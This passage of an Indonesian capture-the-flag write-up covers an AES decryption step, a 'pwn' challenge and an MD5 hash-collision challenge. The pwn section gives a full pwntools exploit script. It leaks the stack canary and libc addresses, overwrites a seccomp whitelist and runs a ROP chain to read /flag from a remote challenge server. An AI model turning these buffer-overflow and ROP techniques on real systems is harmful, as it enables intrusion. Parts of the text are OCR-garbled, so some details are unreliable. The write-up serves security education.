
ciphertext =
base64.b64decode('UYQ6Ym1peawlwpjjhm5dhMdZCKHSIKqN3/kVgMHuZW0o7iHCzwIrRky8r

```

```
DiASkRnFsRBvV9ut015P6Mn1BmKw==' )
key = gen_key().encode()
iv = base64.b64decode("bmVlZGd1ZXNzdGhla2V5eQ==")

cipher = AES.new(key, AES.MODE_CBC, iv)
plaintext = cipher.decrypt(ciphertext)
print(plaintext)
```

Setelah dijalankan kami mendapatkan sebuah link github <https://github.com/aodreamer/JustADumpRepo/raw/main/f/mod.glb>. Unduh file lalu gunakan <https://gltf-viewer.donmccurdy.com/> untuk melihat isi file 3D model. Flag akan ditemukan didalam box.



PWN

s1mple

Flag: WRECKIT50{introductory_to_program_exploitation_s00_34zyyyy}

diberikan 2 file, sebuah binary chall ELF dan Dockerfile.

berikut hasil dekompilasi chall dari ghidra:

```
void main(void)

{
    char *found;
    long in_FS_OFFSET;
    int idx;
    char buffer [80];
    undefined4 seccomp1;
    undefined4 seccomp2;
    undefined4 seccomp3;
    undefined4 seccomp4;
    long kuki;

    kuki = *(long *)(in_FS_OFFSET + 0x28);
    memset(buffer,0,0x5c);
    seccomp1 = 1;
    seccomp2 = 0x3c;
    seccomp3 = 0xe7;
    seccomp4 = 6;
    printf("Choose your target: ");
    read(0,buffer,0x500);
    for (idx = 0; idx < 0x50; idx = idx + 1) {
        if (buffer[idx] == '\0') {
            puts("Fill them all!");
            /* WARNING: Subroutine does not return */
            exit(1);
        }
    }
    printf("Target confirmed: %s\n",buffer);
    found = strstr(buffer,"HEADSHOT");
}
```

```

if (found == (char *)0x0) {
    setup_seccomp(&seccomp1);
    puts("You lose");
}
else {
    puts("HEADSHOT!. Another chance!.");
    main();
}
if (kuki != *(long *)(in_FS_OFFSET + 0x28)) {
    /* WARNING: Subroutine does not return */
    __stack_chk_fail();
}
return;
}

```

disini terdapat kerentanan yang cukup jelas yaitu buffer overflow karena read membaca sampai 0x500 sementara buffer di stack tidak sebesar itu.

apabila di buffer tidak terdapat string **HEADSHOT**, maka eksekusi main akan berulang (lebih tepatnya rekursif sehingga stacknya berbeda), namun apabila sebaliknya program akan return dan menerapkan syscall filter melalui seccomp yang bersifat whitelist.

note syscall number whitelist yang sudah di hardcode dapat di overwrite dari bof yang didapatkan sebelumnya, sebagai contoh:

```

# └── [★]$ sudo seccomp-tools dump ./chall
# Choose your target:
aaaabaaaacaadaaaeaaafaaagaaaahaaaiaajaaakaaaLaaamaaaanaaaooaaapaaaqaaaraaaasaaaata
aauaaaavaaaawaaaxaaayaaazaabbaabcaabdaabeaabfaabgaabhaabiaabjaabkaabLaabmaabnaab
oaabpaabqaabraabsaabtaabuaabvaabwaabxaabyaab
# Target confirmed:
aaaabaaaacaadaaaeaaafaaagaaaahaaaiaajaaakaaaLaaamaaaanaaaooaaapaaaqaaaraaaasaaaata
aauaaaavaaaawaaaxaaayaaazaabbaabcaabdaabeaabfaabgaabhaabiaabjaabkaabLaabmaabnaab
oaabpaabqaabraabsaabtaabuaabvaabwaabxaabyaab
# 9n
# Line  CODE   JT    JF      K
# =====
# 0000: 0x20 0x00 0x00 0x00000004 A = arch
# 0001: 0x15 0x00 0x08 0xc0000003e if (A != ARCH_X86_64) goto 0010
# 0002: 0x20 0x00 0x00 0x00000000 A = sys_number
# 0003: 0x35 0x00 0x01 0x40000000 if (A < 0x40000000) goto 0005
# 0004: 0x15 0x00 0x05 0xfffffff if (A != 0xffffffff) goto 0010
# 0005: 0x15 0x03 0x00 0x61616175 if (A == 0x61616175) goto 0009 ---> └──
[★]$ pwn cyclic -l 0x61616175

```

```
#                                     80
# 0006: 0x15 0x02 0x00 0x61616176 if (A == 0x61616176) goto 0009
# 0007: 0x15 0x01 0x00 0x61616177 if (A == 0x61616177) goto 0009
# 0008: 0x15 0x00 0x01 0x61616178 if (A != 0x61616178) goto 0010
# 0009: 0x06 0x00 0x00 0x7fff0000 return ALLOW
# 0010: 0x06 0x00 0x00 0x00000000 return KILL
```

bisa di observasi bahwa **sys_number (A)** berisikan payload cyclic yg diberikan.

lalu program juga dilengkapi dengan PIE dan canary, untuk mengatasi hal ini saya akan mengambil keuntungan dari printf berikut

```
printf("Target confirmed: %s\n",buffer);
```

dimana kita dapat write buffer cukup hingga pada address/value yang ingin di leak, dalam kasus ini saya leak 3 value yaitu canary sebelum rbp dan return value dari main kepada __libc_start_main+243 utk libc leak dan sebuah address stack.

sisanya tinggal rop, namun execve disini tidak dapat bekerja meskipun telah saya allow di seccomp. alhasil saya menggunakan teknik ORW.

lalu didapatkan juga bahwa ketika open flag, bahwa nilai fd bukan 0x3 (secara intuitive apabila baru open flag baru di sebuah process), saya menambahkan sedikit rop untuk write ke stdout hasil rax dari fd dan ditemukan pada remote nilai tersebut adalah 0x5.

berikut flag remote yang didapatkan:

```
Applications Places System MATE Terminal exploit.py -Wreck... Ghidra: CTFs CodeBrowser: CT... CodeBrowser(2): ...
File Edit View Search Terminal Help
00000000 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 |AAAA|AAAA|AAAA|AAAA|
* *
00000050 3b 00 00 00 01 00 00 00 00 00 00 01 01 00 00 |;....|....|....|....|
00000060 00 2f 66 6c 61 67 00 00 00 a9 63 e1 e5 4e e4 d3 |/fl ag...|..c...|.N...|
00000070 c0 ab 2b 87 fc 7f 00 00 6a 3b 6a 48 33 78 00 00 |...+...|....|j;jH 3x...|
00000080 71 aa 2b 87 fc 7f 00 00 1f 60 6a 48 33 78 00 00 |q+...|....|.jH 3x...|
00000090 00 00 00 00 00 00 00 00 31 94 79 48 33 78 00 00 |....|....|1:yH 3x...|
000000a0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 |....|....|....|....|
000000b0 00 df 78 48 33 78 00 00 6a 3b 6a 48 33 78 00 00 |..xH 3x...|j;jH 3x...|
000000c0 05 00 00 00 00 00 00 00 1f 60 6a 48 33 78 00 00 |....|....|.jH 3x...|
000000d0 c0 ab 2b 87 fc 7f 00 00 31 94 79 48 33 78 00 00 |...+...|....|1:yH 3x...|
000000e0 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 |@....|....|....|....|
000000f0 e0 e1 78 48 33 78 00 00 6a 3b 6a 48 33 78 00 00 |..xH 3x...|j;jH 3x...|
00000100 01 00 00 00 00 00 00 00 80 e2 78 48 33 78 00 00 |....|....|.xH|3x...|
00000110

[*] libc base: 0x783348600000
[*] canary: 0xd3e44ee5e163a900
[*] stack: 0x7ffc872bab0
[*] Switching to interactive mode.
[DEBUG] Received 0x64 bytes:
b'Target confirmed: AAAA...AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA;\\n'
Target confirmed: AAAA...AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA;
[DEBUG] Received 0x49 bytes:
00000000 59 6f 75 20 6c 6f 73 65 0a 57 52 45 43 4b 49 54 |You|lose|WRE|CKIT|
00000010 35 30 7b 69 6e 74 72 6f 64 75 63 74 6f 72 79 5f |50|i ntro|duct ory_|
00000020 74 6f 5f 70 72 6f 67 72 61 6d 5f 65 78 70 6c 6f |to_p rogr am_e xpl0|
00000030 69 74 61 74 69 6f 6e 5f 73 30 30 5f 33 34 7a 79 |itat ion_s00|34zy|
00000040 79 79 79 7d ac fe 5f 00 00 |yyy} .._.|
00000049

You lose
WRECKIT50(introductory_to_program_exploitation_s00_34z-yyyy)\xac\xfe_\x00\x00[*] Got EOF while reading in interactive
$ [0] 0:python* "parrot" 22:33 09-Aug-24
```

berikut script exploit yang digunakan:

```
#!/usr/bin/env python3
from pwn import *
```

```

# =====
#           SETUP
# =====

exe = './chall'
elf = context.binary = ELF(exe, checksec=True)
libc = './libc-2.31.so'
libc = ELF(libc, checksec=False)
context.log_level = 'debug'
context.terminal = ["tmux", "splitw", "-h", "-p", "65"]
host, port = '137.184.250.54', 7051

def initialize(argv=[]):
    if args.GDB:
        return gdb.debug([exe] + argv, gdbscript=gdbscript)
    elif args.REMOTE:
        return remote(host, port)
    else:
        return process([exe] + argv)

gdbscript = '''
init-pwndbg
# breakrva 0x1319
# breakrva 0x1441
# breakrva 0x147d
breakrva 0x14a3
'''.format(**locals())

# =====
#           EXPLOITS
# =====

# └── [★]$ pwn checksec chall
#      Arch:      amd64-64-little
#      RELRO:     Full RELRO
#      Stack:     Canary found
#      NX:        NX unknown - GNU_STACK missing
#      PIE:       PIE enabled
#      Stack:     Executable
#      RWX:       Has RWX segments

# └── [★]$ sudo seccomp-tools dump ./chall

```



```

#           Choose          your          target:
aaaabaaaacaadaaaeaaafaaagaaaahaaaiaajaaakaaalaaamaaanaaaooaaapaaaqaaaraaaasaaata
aauuaavaaaawaaaxaaayaaazaabbaabcaabdaabeaabfaabgaabhaabiaabjaabkaabLaabmaabnaab
oaabpaabqaabraabsaabtaabuaabvaabwaabxaabyaab

#           Target          confirmed:
aaaabaaaacaadaaaeaaafaaagaaaahaaaiaajaaakaaalaaamaaanaaaooaaapaaaqaaaraaaasaaata
aauuaavaaaawaaaxaaayaaazaabbaabcaabdaabeaabfaabgaabhaabiaabjaabkaabLaabmaabnaab
oaabpaabqaabraabsaabtaabuaabvaabwaabxaabyaab

# 9n

# Line  CODE   JT    JF      K
# =====
# 0000: 0x20 0x00 0x00 0x00000004 A = arch
# 0001: 0x15 0x00 0x08 0xc000003e if (A != ARCH_X86_64) goto 0010
# 0002: 0x20 0x00 0x00 0x00000000 A = sys_number
# 0003: 0x35 0x00 0x01 0x40000000 if (A < 0x40000000) goto 0005
# 0004: 0x15 0x00 0x05 0xffffffff if (A != 0xffffffff) goto 0010
# 0005: 0x15 0x03 0x00 0x61616175 if (A == 0x61616175) goto 0009 ---> █
[★]$ pwn cyclic -L 0x61616175
#                                         80
# 0006: 0x15 0x02 0x00 0x61616176 if (A == 0x61616176) goto 0009
# 0007: 0x15 0x01 0x00 0x61616177 if (A == 0x61616177) goto 0009
# 0008: 0x15 0x00 0x01 0x61616178 if (A != 0x61616178) goto 0010
# 0009: 0x06 0x00 0x00 0x7fff0000 return ALLOW
# 0010: 0x06 0x00 0x00 0x00000000 return KILL

def exploit():
    global io
    io = initialize()
    rop = ROP(libc)

    payload = b'HEADSHOT'.ljust((80+16+8+32)-1, b'C') + b'D'
    io.sendafter(b'target:', payload)
    io.recvuntil(b'CD')
    libc.address = u64(io.recv(6)) + b'\x00\x00' -
    libc.sym['__libc_start_main'] - 243

    payload = b'HEADSHOT'.ljust((80+16+8), b'A') + b'B'
    io.sendafter(b'target:', payload)
    io.recvuntil(b'AB')
    canary = u64(b'\x00' + io.recv(7))
    stack = u64(io.recv(6) + b'\x00\x00')

```



```

POP_RDI = libc.address + 0x023b6a
POP_RSI = libc.address + 0x2601f
POP_RDX_R12 = libc.address + 0x119431
RET = libc.address + 0x22679
MOV = libc.address + 0x34550 # mov qword ptr [rdx], rax ; ret

payload = b'A' * 80
payload += p32(0x3b) + p32(1) + p32(0) + p32(257) # allowed
syscall/seccomp whitelist, somehow execve doesn't work
payload += b'\x00/flag'.ljust(8, b'\x00')
payload += flat([
    canary,
    stack, # rbp

    POP_RDI,
    stack - 0x14f, # /flag
    POP_RSI,
    0x0,
    POP_RDX_R12,
    0x0,
    0x0,
    libc.sym['open'],

    # remote fd debug
    # POP_RDX_R12,
    # stack,
    # 0x0,
    # MOV,
    # POP_RDI,
    # 0x1,
    # POP_RSI,
    # stack,
    # POP_RDX_R12,
    # 0x8,
    # 0x0,
    # libc.sym['write'],
    # 5, # fd, found out by debug above, it wasn't 3
    POP_RSI,
    stack,
    POP_RDX_R12,

```

```
0x40,
0x0,
libc.sym['read'],

POP_RDI,
0x1, # stdout
libc.sym['write'],
])

io.sendafter(b'target:', payload)

log.success('libc base: %#x', libc.address)
log.success('canary: %#x', canary)
log.success('stack: %#x', stack)
io.interactive()

if __name__ == '__main__':
    exploit()
```

CRYPTOGRAPHY

m4K c0MbL4n6

Flag: WRECKIT50{fUnCt10n_Sh0uLd_n0t_13Ij3cT1On}

berikut cuplikan source code yang diberikan

```
while True:
    X_hex = input('choose your man (hex): ')
    Y_hex = input('choose your woman (hex): ')

    hash_value1 = HORTEX(Y_hex)
    hash_value2 = HORTEX(Y_hex)

    if hash_value1 == hash_value2 and X_hex != Y_hex:
        print("New couple is matched :). Here your flag WRECKIT50{REDACTED}")
        break
    else:
        print("Try again")
        break
```

dua input kita akan dijalankan terhadap suatu fungsi yang menghasilkan suatu nilai hash. Flag akan didapatkan jika nilai hash tersebut sama namun dua input yang diberikan berbeda. Permasalahan ini adalah tipe **Hash Collision**.

Meskipun saya familiar dengan tipe permasalahan yang diberikan, saya tidak paham sampai detailnya, maka dari itu saya mencari di google dan menemukan blog berikut:

<https://book.jorianwoltjer.com/cryptography/hashing>

Ada beberapa payload POC yang diberikan salah satunya adalah:


The screenshot shows a challenge titled "Practical CTF" under the "WEB" category. It displays two hex strings side-by-side:

- Left string: `U|mN##*#I##ak?N';print(1337)";`
- Right string: `U|mN##*#I##ak?N';print(1337)";`

Below the strings, it says: "This can be configured in hashclash with the following variables:" followed by some shell script code. At the bottom, it says: "After a few hours, you should get lucky and find a collision like the following:" followed by another hex string.

Girls Band Cry - Togenashi Togeari

Lalu dari source code kita ketahui bahwa input yang diberikan harus dalam hex string, saya coba kedua payload dalam POC yang ada pada blog tersebut dan flag didapatkan.



```
Administrator: Windows Pow x + v
PS D:\Virtual Machine\Shared Folder\m4K c0MbL4n6> ncat.exe 188.166.247.108 6969
PS D:\Virtual Machine\Shared Folder\m4K c0MbL4n6> ncat.exe 13.212.238.29 6969

Sistem Penjodohan oleh Mak Comblang. Semoga cocok :)

choose your man (hex): 2229373d502d5240392c6c334e2b6b7b736244685a22276970735430485b4161612945296f2377563a3a37372939785a6
23f3f3b6d2a2a7072446b6173457c5639462d4e284d263b4e7b566e403d65615e333d58726c2d7171364d756a36325f6c40694d40674e535428717b6
97d4f3e557c6d4e23232a2349232323616b3f4e0d0a
choose your woman (hex): 2229373d502d5240392c6c334e2b6b7b736244685a26276970735430485b4161612945296f2377563a3a37372939785
a623f3f3b6d2a2a7072446b6173457c5639462d4e284d263b4e7b566e403d65615e333d58726c2d7171364d756a36325f6c40694d40674e535428717
b697d4f3e557c6d4e23232a2349232323616b3f4e0a
New couple is matched :). Here your flag WRECKIT50{fUnCt10n_Sh0uLd_n0t_13Ij3cT10n}
```